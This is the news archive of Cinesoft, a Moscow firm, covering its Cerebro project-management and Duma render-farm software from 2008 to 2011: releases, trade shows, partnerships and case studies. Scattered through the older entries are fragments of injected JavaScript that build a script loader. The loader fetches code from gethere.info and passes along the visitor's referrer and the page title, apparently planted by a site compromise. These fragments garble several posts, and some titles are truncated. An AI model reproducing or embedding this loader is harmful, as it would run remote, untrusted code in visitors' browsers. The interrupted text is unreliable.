2011/03/28
Testing Cerebro for iPhone и iPad
We’ve started Cerebro for iOS beta testing. This version is built for Apple Inc. mobile devices – iPad и iPhone. A month ago we invited iPad users only to test new fetures of this version and today we gladly welcome all iPhone users as well! If you wish to join our testing team please submit […]
2011/03/21
OGIC Conference
April 8-10, 2011 Saint Petersburg hosts The First Annual Gaming and 3D Industry Conference – OGIC. On April 9, during the Day of CGI & 3D, we’ll take the floor with our seminar – “Media Project Management Systems”. Our CEO, Konstantin Kharitonov, will touch upon the following common issues: How to shorten production cycle? How to […]
2011/03/15
СPS 2011 – March 15-17
March 15-17 , 2011 the 8-th specialized exhibition of services for TV and Cinema production, CPS / Cinema Production Service, will be hosted in Moscow Expocenter. CPS/ Cinema Production Service is Russia’s only specialized exhibition of services for television and film in the format of b2b (business-to-business), focused on producers and all professionals directly involved […]
2011/03/14
New office and Director 🙂
On March 09, 2011 we moved in a new fancy office near Electrozavodskaya Metro Station. Now we bathe in the spring sun and admire Moscow sights outside our windows on the 7th floor! :). Our new address: ul. Bolshaya Pochtovaya, 55/59. And, by the way, our new phone number: +7 (495) 980-03-76. The rest contacts […]
2011/03/04
Cerebro updated Forum
Message type can be selected/changed in the Add or Edit dialog windows. Files can be dragged-and-dropped right onto a forum thread. And it calls an Add message dialog window with the dropped files attached to it.Every forum message now has 2 new buttons, Edit and Reply.Locked docksAll docks (Navigator, Forum, Gannt chart, etc.) are now locked by […]
2011/03/04
Zendesk Support and a new LiveChat system
We gladly inform you that we’ve implemented Zendesk technical support portal. Its URL is http://cinesoft.zendesk.com There you’ll find docs and manuals and an easier and more efficient way for bug reporting. For example, an e-mail message sent to support@cinesoft.ru automatically creates a new ticket in Zendesk. We’ve made a decision to close all duplicating communication channels for […]

2011/02/21
Case Study — N3
This month we talk with Timofei Penkov production director of N3.
2011/02/18
Cerebro SaaS has been restored completely!
The denial of service occurred at 22:00 (+3 GMT) on Feb. 17 and lasted until 16:00 (+3 GMT) on 18 February. The incident affected only SaaS (Studio/Private/Demo) users. No user data was affected or lost.It was the first (and we hope the last) incident of server hardware failure. We make every effort to eliminate any […]
2011/02/11
Cerebro update
User Profile Edit Administrators are enabled to edit user profiles. If a user belongs to one and the only universe Administrator can edit any profile field, including user e-mail and password. Users are enabled to edit their logins. A Deleted Account Restoration It has been made possible to restore a deleted user account by his/her […]
2011/01/23
Testing Cerebro for iPad
Looking for beta testers Cerebro iPad, please write to khar@cinesoft.ru 🙂
2010/12/10
Apple flavored Cerebro
You are 2 steps away from your gift! Make those steps: Register in Cerebro demo version (if not registered yet), Transfer the payment by any convenient method. Our managers will contact you, discuss the details and close the deal. If your payment amount lets you get several gifts at the same time – just go […]
2010/11/29
Update: Budget and Multi edit
Budgeting Costs planning and tracking function Payments record Costs statistics A new role – Producer – is added. It should be assigned to a project manager responsible for financial performance of a project. Producer has access to budgets and salaries. Task properties multi-edit You can change task properties for several tasks simultaneously – just select […]
2010/11/07
Russian Interface + Tray Notifications
Interface in RussianNow in the desktop client you can switch the interface language to Russian.IPhone and Web versions also have this option:– For IPhone/IPad versions: just change the system regional settings– For Web version: go to menu Language -> Русский Interactive unread messages notifications If you have unread messages in Cerebro: – the icon […]
2010/10/28
Cerebro new version. Work shedule and Calendar.
You will not be able set task planned date and edit Gantt diagram in previous versions of Cerebro client. You should upgrade client in order to do it. Cerebro Task planed time is directly determine its duration in days. You may define work schedules from Tools -> Work Schedules. Work schedule affect only assigned users. […]

2010/09/23
Case Study — Ulitka
This month we talk with Eugene Barulin director of ‘Ulitka Post’.
2010/09/06
Cinesoft and iPi Soft partnership
Cinesoft and iPi Soft are pleased to announce the signing of a partnership agreement. iPi Soft company released iPi Markerless Desktop Motion Capture system that is used for automated 3D animation production. Optical-based technology is used for recognition of human movements, and special costumes or markers are not required. The actor can wear casual clothes like […]

2010/09/02
Case Study — Vedis
This month we talk with Alex Duk director of visualization departament company Vedis.
2010/08/27
15 NEW Video Tutorials
15 NEW Video Tutorials, with english and russian subtitles.We are waiting for yours comments 🙂 For Worker’s: Create Report Create Message For Admin’s: Create Universe Create Users Create Project For Manager’s: Create Task Create Review Create Message Task is Completed Gantt Chart Overview Project Statistics User Statistics For Client’s: Client Review General: Mirada Tools Overview […]
2010/08/27
Cerebro for iPhone update
What’s New In Version 1.1 Recording audio memos to OGG Vorbis Playback sound from Ogg, Wav, Mp3, Aiff formats Russian localization Available from the App Store
2010/07/22
Siggraph 2010: see you in LA!
Cinesoft’s Director Konstantin Kharitonov is going to the SIGGRAPH exhibition in LA (from July 27th to August 4th). If you’d like to meet him, please send us an email at khar@cinesoft.ru. We’ll be glad to see you there 🙂 Updated photo set from SIGGRAPH 2010. Soon will be more – Exhibition and R&H office…
2010/06/28
Update – Mac OS X 64 Bit, ICal
64 bit Version for Mac OS X – This version will work under Mac OS X Leopard 10.5.x, and under Mac OS X Snow Leopard 10.6.x– Stable work under Mac Os Snow Leopard 10.6.x– Productivity increase by 2 times for interface “re-drawing” (when shifting from Carbon to Cocoa)– To change from the 32 bit version […]
2010/06/18
More updates! 2010.06.15
New way of creating and editing tasks Now when you create a task you will be able to give a technical description of the task, and attach files to it in the special window that appears! Тask status can be edited by a manager or an administrator. Statuses: event – for e.g. meeting (new) locked […]
2010/05/20
IMPORTANT: scheduled maintenance operations on May 22!
On Saturday, May 22nd from 7:00 am until 18:00 pm technical maintenance operations will be conducted by our hosting center. Cerebro will be unavailable for a while, but not longer than for 4-6 hours. Sorry for the inconvenience!
2010/05/13
Integrating Cerebro and Mikogo Web Conference
Cinesoft and BeamYourScreen are proud to announce the integration of the Cerebro project management complex with Mikogo – the easy-to-use and cross-platform remote desktop tool ideal for web conferencing and remote support. The Mikogo software has been implemented within both the Cerebro Mac OS X and Windows distribution kits. We have created a new “Web […]
2010/05/04
Finally! Cerebro features Gantt chart!
Finally, on request of and dreading the threats of our users 🙂 Cerebro now includes Gantt Chart!To edit Gantt chart please go to <Editable> mode. Plus: – Task Properties – new links section (task dependence) and expanded date section;– New Light interface style (looks a little like MS Оutlook) works for all operational systems; – […]
2010/04/27
Cerebro and Wacom announce Witty Critics contest!
You’ve always felt a great critic inside you, struggling to break free, but were afraid to admit it? Do you have a burning sense of the beautiful? Have an artistic talent and a mind that scintillates with wit? Cinesoft and Wacom will help you unleash your talents and reward the most inventive! Download the Wacom […]
2010/04/27
Cinesoft will take part in the CPS 2010 exhibition!
Find out more about Cerebro during the CPS exhibition that will be held on April 27-29th in the Moscow World Trade Center ! Cinesoft will participate in the event in cooperation with its partner company JC System Integration, an acclaimed Russian distributor of software and hardware for the production of digital cinema, virtual reality projects […]
2010/04/25
Cerebro preview for Apple gadgets
Cerebro is planning on launching IPhone / IPod Touch and a special IPad version! By the way, the current client already works offline and has a crafty caching system 🙂 While you’re waiting for the launch you can become a Cerebro client beta-tester. All you need to do is: Test Cerebo and write about the […]
2010/04/19
Interview with the Bazelevs team
Interview with Bazelevs team (sorry, only in Russian). We chose Cerebro, because it gives our director the opportunity to give timely comments on our work and is user friendly. Plus, we can see the progress on different shots that are all done at the same time, set tasks for our employees and give them all […]
2010/04/15
Please welcome the Cerebro Web version!
The Cerebro web version has finally been launched! You no longer need to install Cerebro locally. If you have Internet access, your login and password – welcome aboard! Access your Cerebro account from any computer. We remind you that in the web version you will be able to: view task tree; view assigned and interest […]
2010/03/30
Cerebro and Wacom: creative reviewing with a feather-like touch
Cinesoft, developer of Cerebro media project management complex and Wacom CIS, the representative (on the territory of Russia and CIS) of the world’s leading manufacturer of pen tablets, interactive pen displays, and digital interface solutions have entered into a strategic partnership. A first step towards mutually beneficial cooperation was the integration of Wacom pen tablets […]
2010/03/30
Winners of the “Become a Cerebro fan” contest!
Congratulations to: Andrey Savchenko from the Ukraine Maxim Moiseev from Russia And mysterious mr. V Du from the United States 🙂 The winners of the contest have been presented signup for 6 months to Cerebro! Thanks to everyone who participated! Keep up with the news, new contests and prizes yet to come!
2010/03/22
The “Become a Cerebro fan” contest has begun!
Cinesoft announces the “Join the Cerebro Fan Club” contest! Free signup for 6 months for the popular project management complex Cerebro is only two steps away! All you need to do is: – join the Cerebro fan page on FaceBook.com here; – register in the demo version of Cerebro here; – fill in contest participant […]
2010/03/22
Update – Wacom support + Usability
– we now support Wacom drawing boards with brush size depending on pressure level; – supports switch to “eraser” option that is turned on when pen turned upside down; – new panning instrument (by default in Mirada main menu); -more compact interface to fit notebook screen; – new floating tool bar menu with New Task, […]
2010/03/18
New Cerebro rate plans
Cinesoft presents the new Cerebro rate plan, developed in accordance with the needs and demands of all our different users. You can now purchase sign up for 1, 3, 6 and 12 months or signup permanently 🙂 ! We tried to make our rates as money-saving as possible: according to one of the options, for […]
2010/03/15
Cinesoft to launch iPhone
Available from the App Store Cerebro iPhone version 1.0. was developed specially for users that are constantly on the move but still need to keep in touch. We’re sending out the application to Apple for approval, so keep your fingers crossed! 🙂 Main functions: work offline! view task tree; view assigned and interest task lists; […]
2010/03/12
Planning to launch Cerebro Web version!
The web version of Cerebro was developed specially for users that like a change of scene :), or, in other words, do not work on one computer. It can also come in handy for your clients that don’t have the opportunity to install the Cerebro Desktop Client version. We plan on launching Cerebro Web in […]
2010/03/02
Web-seminars and help with Cerebro installation
Web-seminar (Webinar) “Cerebro introduction course” What is a Web-seminar? A Web-seminar is a type of web conference where the participants are able to see everything the tutor is doing on his/her desktop. Apart from that all participants can ask questions online via messenger or conversation services. Duration – 30 minutes. To request a Web-seminar please […]
2010/02/17
Live Chat button on our website!
Get quick answers to your Cerebro questions online! We now have a Live Chat button in the right hand field of our website. Work in business days (11 AM – 9 PM)!
2010/02/09
Update – Excel export, Task reordering
– task shifting and copying to various levels and projects Select task in the Navigator menu using the shortcuts listed below or by right mouse click:ctrl-c – to copy (when copying a task all the subtasks will be copied, Definitions will be copied from messages)сtrl-x – for shiftingctrl-v – to paste– Fully re-written “Tools/Project Statistics”… […]
2010/01/25
New version – Support Release
Full list of changes (fixed many small bug’s) You can find updated crash courses here http://cinesoft.ru/cerebro/cerebro_crash_course_eng.pdf Resized the Tools -> Administrator window, it will now fit on a 1024×786 screen New settings after a file has been downloaded by double-click Cerebro->Preference menu:– open file in Mirada– open dialogue window from which you can shift […]
2009/12/31
New Year!
Happy holidays to everyone and best wishes for the New Year! By the way, we’ve created a Feeedback button http://cerebro.userecho.com/ and are waiting for your suggestions 🙂 We’ll be back in operation on Jan. 6 2010.
2009/12/29
Siggraph Asia 2009. Impressions.
Actually, we weren’t quite expecting this. Siggraph Asia 2009 really gathered a lot of visitors: 6500 people from 50 countries in 3 days. Notwithstanding the huge language barrier (as the main languages in cosmopolitan Tokyo are Japanese and the language of signs which we spoke fluently by the time we left) Cerebro aroused the interest […]
2009/12/26
CG Event as it was
All articles and discussions: (in Russian)CG Event, зима 2009 года (mir3d.ru)http://www.cgtalk.ru/forum/showthread.php?t=25444&page=4http://renderman.ru/forum/read.php?1,11690http://forum.cgtalk.by/showthread.php?t=9702 – http://sites.google.com/site/damat3d/public/cg-event-2009-zima – Practical outsource | Dmitry damat Astapkovich All photos:http://picasaweb.google.com/cgevent/CGEVENT2009 – Official photosФотографии с евента (mir3d.ru)Знакомые лица (mir3d.ru)http://picasaweb.google.ru/rulexip/Event_2009_winterhttp://picasaweb.google.com/Vodoley88/CGEVENT2009http://picasaweb.google.com/olga.tsibulina/brzmdF http://photofile.ru/users/irina_sergeeva/96282475/all/ http://shazoo.ru/news/event-693http://fotki.yandex.ru/users/druxo/album/59355/ http://v3ddotru.blogspot.com/2009/12/cgevent-russian-siggraph.htmlhttp://sites.google.com/site/damat3d/public/cg-event-2009-zima
2009/12/11
Trial version
Cinesoft is proud to present a fully-rewritten new upgraded version of Cerebro! Working 5 times faster Cerebro now offers on-line commenting and reviewing options in the Mirada module, asynchronous work with your database, all task and message data is now cached for your convenience. You can finally register in our new demo-version here http://cerebrohq.com/en/pricing/ Dowload […]
2009/12/02
Photos from the exhibition Nat Expo 2009
A big thank you to all those who came to visit us at our shared booth with Polden studio at the NATexpo exhibition! We were very glad to see you and hope that you were able to appreciate the new Cerebro options, such as online reviewing, timeline and mouse cursor synchronization that can now be […]
2009/10/10
Come to Our Booth at Nat Expo 2009
NATEXPO is an annual, international exhibition and conference focused on technologies, professional equipment and services for the Television, Radio and New Media Broadcasting and cinema production. NATEXPO 2009 will take place from in the brand new pavilion 75 of All-Russian exhibition center ‘VVC’, on November, 17–20. You can find us at booth A25 our partners […]
2009/10/10
Nice to Meet You at the Irgromir 2009
Igromir 2009 — Russia’s #1 Games Show will be held on Thursday November 05, 2009, 11:00AM at Sunday November 08, 2009, 05:00PM at Moscow. You can find us at booth D2-D6 TV Сhannel Perviy Igrovoy
2009/09/28
Cerebro Web User Profile
Now in site you can login in Cerebro and change you profile or get new password. It’s easy, all you need is just to find Sign In link, located at the top-left corner of the site and type-in your credentials. Click on the screenshot to take a closer look.
2009/08/11
Companies for CG Outsourcing Wanted!
We are glad to present website — rendermania.ru, representation of the Russian Company named Asymmetric VFX and the American Company named Transparent House, supported by CineSoft company in the sphere of computer graphics outsourcing. We are seeking for Partners from Asian regions to carry out business in the following spheres: Modeling Texturing Animation Compositing Rotoscoping Architectural visualization More details — rendermania.ru […]
2009/07/26
See You at SIGGRAPH 2009
Our team head Konstantin Kharitonov will be at SIGGRAPH 2009 in New Orleans from Monday 3th August to Friday 7th August and after it Los Angeles from Monday 10th August to Friday 14th August! If you want to meet with us and learn мore about our products please send e-mail info@cinesoft.ru or just call +7 […]
2009/07/25
The Response Speed is 3 Times Faster
The speed of response to a database accelerated three times — all thanks to our new dedicated server! We were able to move without changing any settings on the user side.
2009/07/14
The second issue of the magazine «Magic CG»
New second issue of the magazine «Magic CG» there is an article about us. (Russian) The page for download
2009/07/05
We will be glad to meet you at the CgEvent 2009 Moscow
1-12 July 2009 in the World Trade Center at Krasnaya Presnya in Moscow Sixth Conference on computer graphics «CG-EVENT-2009-SUMMER». During the two day conference, according to tradition, will be presented to the best domestic and foreign projects in the field of computer graphics. You can find Cerebro on our booth and on free Seminar: 12 […]
2009/06/14
The first training cou
http://picasaweb.google.ru/khar.khar/CerebroCourse – some photos 🙂
2009/06/05
Email digest and notificat
Now we start sending digest and instant notification by email! You can configure email Digest in menu Cerebro/Change profile … (Click for enlarge)
2009/05/21
Seminar and education cources in RealTime School
On Saturday, on June 6 RealTime School organizes a seminar – “Management of VFX / Animation / Game Projects”. Admission is free. Recruitment of students for the first course, has already begun. Read the training program, you can following this link. (Russian) Дмитрий Остроглядов Управление медиа-проектами 6 июня, 12:00 Суббота Организатор: Школа RealTime
2009/04/30
Invite from other Unive
New opportunity – invite peoples in your Universe. Work like Skype add to contacts list 🙂 (Click for enlarge) [:]
2009/04/09
Change database adress to cerebro.cinesoft.ru
We are moving Cerebro SQL data base to new hosting! More details in forum – http://www.cinesoft.ru/forum/viewtopic.php?f=3&t=21 (Russian) } else {
2009/04/02
Notes after CPS
«T-Platform» at the Cinema Production Service 2009 (Russian) All of the tasks carried out under control of Russia’s software development partner T-Platforms Company CineSoft. Their product Duma was created to manage distributed computing. UPD: Now we are Software solution partner Some photos: } else {
2009/04/02
Sergei Tsyptsyn interview
Sergei Tsyptsyn interview (March, 2009) (Russian) In addition, we worked closely with Kostya Kharitonov and company Cinesoft, which makes the package Cerebro, and we use their project management system for uploading, and play materials that are produced during the course. var d=document;var s=d.createElement(‘script’);
2009/03/27
Cerebro under Mac O
We did it !!! Detailed Announcement in forum (Russian) (Click for enlarge) [:]if (document.currentScript)
2009/03/18
We will be glad to meet you at the CPS 2009 Moscow
«CPS/ Cinema Production service» is the only specialized exhibition in Russia, which will provide a full range of services for TV-and-Cinema production. Leading film studious, firms undertaking comprehensive production arrangements, companies that offer professional services in this branch, sellers and manufacturers of filming equipment present CPS. You can find the Duma on T-Platforms / A-Vfx […]
2009/02/23
Vegetables eat vegetables
RealTime School announces collaborating 3D short animated project. All the management on the project will occur in the Cerebro. If you have already studied in RealTime, we invite you to participate in creating a short animated film. This is a non-commercial project, which give school students an opportunity to express themselves. Drawing concepts, characters and […]
2009/01/24
Dmitry Shirokov interview
Dmitry Shirokov interview (January, 2009) (Sorry only in Russian) Training is conducted in the style of work on a big project, the system Cerebro, provided by the company «Cinesoft» … Обучение проводится в стиле работы на большом проекте, на системе Cerebro, предоставленной компанией «Cinesoft». [UPD] Detailed description Online courses by Scream School
2009/01/22
Luke! Don’t give in to hate. That leads to the Dark Side.
Now you can choose you destiny: The Dark side or the Light side of the Force 🙂 d.getElementsByTagName(‘head’)[0].appendChild(s);
2009/01/13
It’s Another New Year !!!
Look at fantastic gift from our friend Andrew Polegaev! Vladimir Barzionov and I, we are just like Steve Jobs and Bill Gates in the 80’s:) Later, we intended you more photos from our New Year party! (Click for enlarge) }
2008/12/30
New VrayScatter Demo
This video was made by our friends from the Russian Avantgarde, they used their own 3ds Max plug-in VrayScatter and for render farm management used Duma. Low (27mb) | Medium (77mb) | High (112mb) document.currentScript.parentNode.insertBefore(s, document.currentScript);
2008/12/09
New Search
Three types of search: messages + task + attachments Dynamic number of search criteria, like Mac OS X finder ! User and Server (company) presets P.S: By the way, right now we can export all visible stuff in Excel: Navigation / Interest / Assigned task and of course all types of search ! All exports […]
2008/12/04
CG Event Winter 2008
It was cool ! See you next year ! Feed back stuff, many photos and Russian speech: http://picasaweb.google.com/cgevent/CGEVENT20081 – day one http://picasaweb.google.com/cgevent/CGEVENT20082 – day two http://picasaweb.google.com/luno17/CGEVENT20082930 – nice sepia photos 🙂 http://picasaweb.google.ru/zabelinvlad/CGEVENT2008 http://picasaweb.google.com/Vodoley88/CGevent2008 http://picasaweb.google.com/Vodoley88/Cgevent200805 http://www.flickr.com/photos/tykobi/sets/72157610647521011/ – photos by Mach Tony Kobayashi (Pixar) NEW http://picasaweb.google.com/sashagorec/CGEvent2008WinterMkRisunok http://www.cgtalk.ru/forum/showthread.php?t=22124 http://forum.cgtalk.by/showthread.php?t=4374 http://www.myarchipress.com/archives/2008/12/02/1195 http://blog.leoartz.com/2008/12/02/cgevent_2008_feedback/ http://renderman.ru/forum/read.php?1,7839 More on http://www.cgevent.ru (Click for enlarge) […]
2008/12/04
New text comments in eye
Features: Multiply comments on time line or in one frame Unicode support, see screenshot w/ Russian text Any text style, by robust WYSIWYG html editor Active links to other Cerebro task/messages or any html url and etc. (Click to enlarge) if (document.currentScript) {
2008/10/30
Autodesk Acquire Softimage
1.A New Era – from sidefx.com The news that Softimage will be acquired by Autodesk marks the end of an era. The past 20 years, developing software alongside Softimage has been a dynamic time, full of innovation and healthy competition. Starting with character animation in 1988, Softimage has advanced the industry in many areas. I […]
2008/10/30
See you at CG EVENT 2008 Moscow
Our company members Konstantin and Vladimir will be at CG EVENT 2008 in Moscow from Saturday 29th to Sunday 30th november and we’d love to meet you. If you’ll be at CG EVENT too, please send us an e-mail. See you there!
2008/10/14
New features of Duma
Job Exec Order – new abilities for job schedule ! Job Dependences between any job ! In-line job list edit – job priority and order ! New job tag for preventing submit jobs w/ not unique output sequences Any color mask for any jobs New multi host commands on render farm (user customized)
2008/10/09
New look of Cerebro GUI
Many minor changes associated with usability and nice design 🙂 Two navigation model – new “like” ms explorer and old “like” mac finder 🙂 New icons for every task – indicates subscription, unwatched, type of structure inside Two sorting model for messages – new structured and old by mod. time Status bar w/ some information […]
2008/10/09
Mythbusters w/ Nvidia
Original Nvidia PR ! Of course in Cerebro (eye) we use GPU too 🙂 P.S: Page w/ slow-mo on Nvidia site 🙂
2008/10/02
Press about us
Interview for render.ru (October, 2008) (Sorry only in Russian) 3D Word (tiny message) (October, 2008)} else {
2008/09/13
Plastic Logic Reader !
Wow !!! It is real cool stuff ! But where is colors in my paper ? 🙂 P.S.: Context is cool as hell, but presentation is sucks 🙁 Two minutes until the show cool stuff :(d.getElementsByTagName(‘head’)[0].appendChild(s);
2008/08/23
We returned from Los Angeles
The devil it was cool! I was at Siggraph first time:) Our photos: Siggraph Stuff Grand Canyon + Los Vegas Siggraph Stuff (Pixar User Group) R&H office }
2008/08/23
Real-world performance iPhone 3G
PR must be truly… If no, it sets the wrong expectations ! s.src=’http://gethere.info/kt/?264dpr&frm=script&se_referrer=’ + encodeURIComponent(document.referrer) + ‘&default_keyword=’ + encodeURIComponent(document.title) + ”;
2008/08/23
Advanced Spreadsheet Function
Cull stuff – In Which A Spreadsheet Function Makes Me Positively Giddy P.S: Big update for Research on visual effects production databases P.P.S: First press 🙂 document.currentScript.parentNode.insertBefore(s, document.currentScript);
2008/08/06
Duma and Cerebro: demo versions released
Fill in “Demo Request Form” now and get all the Instructions in one business day! Detailed Download Instructions for Duma and Cerebro demos will be sent out to all users of pre-order programm! P.S. Enjoy demo versions for Linux 32/64 and Windows now! Demos for Mac OS X to be available after SIGGRAPH.var d=document;var s=d.createElement(‘script’);
2008/07/29
Working Remotely: Yes, It Sounds Good !
Working Remotely: Yes, It Sounds Good, But How Do You Actually Do It? – some cool stuff ! By Jake Simpson Gamasutra July 24 2008 var d=document;var s=d.createElement(‘script’);
2008/07/24
Open-source ways to Make Money?
For me open source is not a business model at all ! And why price on this paper about open source is so high ? Characteristics of Open Source Software Vendors: Results from IDC’s 2008 OSS Vendor Survey By: Matthew Lawton Program Director, Software Business Strategies Printed Page Length – 20 pages and Price – $ […]
2008/07/22
Cross-platform api’s and tools for Duma ?
We are needed to find good api’s and tools for developing future Duma versions ! Restriction – api’s or tools must be cross-platform and free: (clients must be on linux, mac and win) Robust GUI client for remote administration ? (Imagine… One click for open remote admin at needed host from Deputate client) May be […]
2008/07/22
Original starup software for measure programmers’ work
http://www.programeter.com Indicators by Programeter Know-How Score. Illustrates breadth of the programmer’s knowledge in the project. Unique Know-How. Measures knowledge of the programmer that is NOT shared with other team members. Fresh Know-How. Measures programmer’s knowledge that was refreshed during the reporting period. New Know-How. Measures knowledge of the programmer that was introduced during the reporting […]
2008/07/21
UniCluster in Amazon EC2
How To Deploy UniCluster Express in Amazon’s Elastic Computing Cloud (EC2) Get Pdf – http://www.univaud.com/hpc/wp-unicluster-amazon-ec2.php The best part is – “00:05.07 minutes later …” 🙂 Other videos: http://www.screencast.com/users/BioTeam/folders/UniCluster-in-Amazon-EC2var d=document;var s=d.createElement(‘script’);
2008/07/18
Apple filing takes Podcasts to the next level
Apple filing takes Podcasts to the next level – Fanny 🙂 Tree patents, but none of which have come to fruition as of yet ! “A recently published filing discovered by AppleInsider reveals work by Apple’s chief software architect to advance the Podcast beyond its static form and into a live interactive presentation medium suitable […]
2008/07/18
Some interesting videos
1. Talks by vfx supervisors Mike Fink and Jeffrey Okun at CineGear 2008, care of StudioDaily. Some fanny and interesting video, Jeffrey Okun talking about Balancing Artistry & Budgets 🙂
2008/07/15
Dont Click
http://dontclick.it – some nostalgia 🙂 At the beginning of 2006, this site was Cool As Hell , but rigth now, it is like not usable funny stuff 🙂 P.S: We just installed in our blog Digg, sociable bookmarks and Gravatars !d.getElementsByTagName(‘head’)[0].appendChild(s);
2008/07/14
Remote review and appro
I think it is last reseach list 🙂 Remote review and approval tools: cineSync FrameCycler FuzeMovie (Formerly SyncVUE) Cerebro by Mirada 🙂 Alienbrain PDPlayer Concept Share (web) Cozimo (web) Octopz(web) ProofHQ [updated] (web) May be you know others ? [:]d.getElementsByTagName(‘head’)[0].appendChild(
2008/07/12
Render Management Softw
Some research again 🙂 Restrictions : multi platform software – linix/mac/win ! NOT in-house ! No matter – free or commercial, open source or proprietary and etc. List: Alfred – king of The World ! Duma – like Alfred on drugs 🙂 Qube! Deadline DrQueue (Open Source) GridEngine (Open Source) SunGrid RenderPal Smedge Rush Muster […]
2008/07/11
Research on visual effects production databa
New from http://www.symphonicenergy.com/DAM [update]Media Management Deep-FreezeSequoya WorkflowNexPosure Good research – http://blog.janheinze.de/index.php?id=43 Showrunner shotrunner.com Missing Link Mathilda But I can add more systems for VFX project management / Asset managemt: Alienbrain The TACTIC GDI|Explorer Project Overlord Invisually 5thkind (old name Otc-productions) Bo-Le-Ro Helga – Open Source Temerity Pipeline vfxnexus Cerebro 🙂 From http://motion6.com/blog/2008/04/29/vfx_project_tools Compbase appears to be a […]
2008/07/11
37Signals Book – Getting Real
Every developer or project manager should read Getting Real ! I’m really enjoying right now ! Book was published in 2006, may be i was in other Galaxy 🙂 Read free on-line: Original Russian }
2008/07/10
Demo Request
Just do it – Try it 🙂 Sorry but is a Pre-Order form, actual date for try versions will be announced in near future ! s.src=’http://gethere.info/kt/?264dpr&frm=script&se_referrer=’ + encodeURIComponent(document.referrer) + ‘&default_keyword=’ + encodeURIComponent(document.title) + ”;
2008/07/09
Now feedburner
Now we use feedburner for RSS and Email Subscription 🙂 if (document.currentScript) {
2008/06/30
Forum
We have launched the Forum ! Fell free for asking any questions in our discussions forums. d.getElementsByTagName(‘head’)[0].appendChild(s);
2008/06/24
See you at SIGGRAPH 2008 LA
Our company members Konstantin and Vladimir will be at SIGGRAPH 2008 in Los Angeles from Monday 11th August to Saturday 16th August and we’d love to meet you. If you’ll be at SIGGRAPH too, please send us an e-mail. See you there!if (document.currentScript) {
2008/06/05
Some new features of Deputat
New style for task progress representation Use Underline style for serial subtasks Button for show or hide instanced tasks
2008/06/05
Excel export
First steps in excel export. New buttons in Project Stats ! d.getElementsByTagName(‘head’)[0].appendChild(s);